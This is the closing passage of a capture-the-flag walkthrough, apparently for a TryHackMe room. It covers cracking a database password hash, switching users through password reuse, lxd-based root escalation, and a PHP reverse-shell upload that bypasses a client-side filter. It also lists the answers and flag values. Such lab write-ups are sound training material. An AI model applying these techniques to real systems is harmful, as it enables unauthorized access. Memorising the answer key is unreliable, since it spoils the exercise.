+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)
```


```
mysql> select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```

Step 14

Go to CrackStation to crack the password hash.

Question 9: Crack the password. What is it?

Answer: @computer@



Step 15

Login with the user's credential that we found just now. Navigate to home/flynn as the hint given and cat the user.txt to capture the flag.

Question 10: Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?
Answer: flynn

Question 11: What is the value of the user.txt flag?
Answer: THM{IDENTITY_DISC_RECOGNISED}

```
www-data@light-cycle:/$ su flynn
Password:
flynn@light-cycle:/$ cd home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

Step 16

Check if we have lxd access so that we can do a privilege escalation.

Question 12: Check the user's groups. Which group can be leveraged to escalate privileges?
Answer: lxd

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Step 17

Check what images are readily available in the machine.


```
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+--------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |          UPLOAD DATE          |
+--------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
```

Step 18

Create a container and import the image we found just now. Configure the disk and start the container. Run the shell from the container and we have become the root user. Navigate to the root folder and cat the root.txt. We have successfully capture the flag.

Question 13: What is the value of the root.txt flag?
Answer: THM{FLYNN_LIVES}



Thought Process/ Methodology:

Firstly, we did a port scan to check if there was any open port of the IP address.After scanning, we knew that there were 2 open ports. We browsed both of them to check their content. Port 80 showed the default webpage while port 65000 showed the hidden webpage. We then started gobuster to enumerate the directory. From the results, we checked out the content of all the directories shown. We found the hidden php page where we can upload jpg images and a hidden directory which stored the uploaded images from the php page. Next, we edited the important information in the downloaded reverse shell php script and ran a netcat listener. We renamed the script file to .jpg.php as the webpage only accepts jpg file extension. Until this point, we were still unable to upload the script. Hence, we opened up BurpSuite. We edited the options to make sure it can also intercept JavaScript files. Then, we opened the browser from BurpSuite and navigated to the upload page. There were few requests that appeared on BurpSuite. We dropped the one with a JavaScript filter which can

prevent us from uploading the script and forward the others. We then selected the script and uploaded it. We saw the request from BurpSuite and forwarded it. We had uploaded the php script successfully and we can see our script file in the /grid directory. We ran the script in the directory and we had gained access to the reverse shell. We then ran several commands to upgrade and stabilize the reverse shell. We navigated to the var/www directory to capture the flag in web.txt. We also navigated to var/www/TheGrid to find some useful credentials. We found the username and password of the database. Next, we accessed mysql to check for the database. In the users table of tron database, we find a user's credentials which his password was in hash. We went to CrackStation and successfully cracked the password hash and got the password. We switched to the user that we have found his credentials just now. We navigated to home/flynn and captured the flag in user.txt. After checking, we found out that we had lxd access which means we can do a privilege escalation. We checked for the images in the machine. In addition, we created the 'container' and added the device into it, then we ran the container and device which both of them can be named randomly and we had gotten root access. Lastly, we navigated to the /root directory and got the flag from the root.txt file.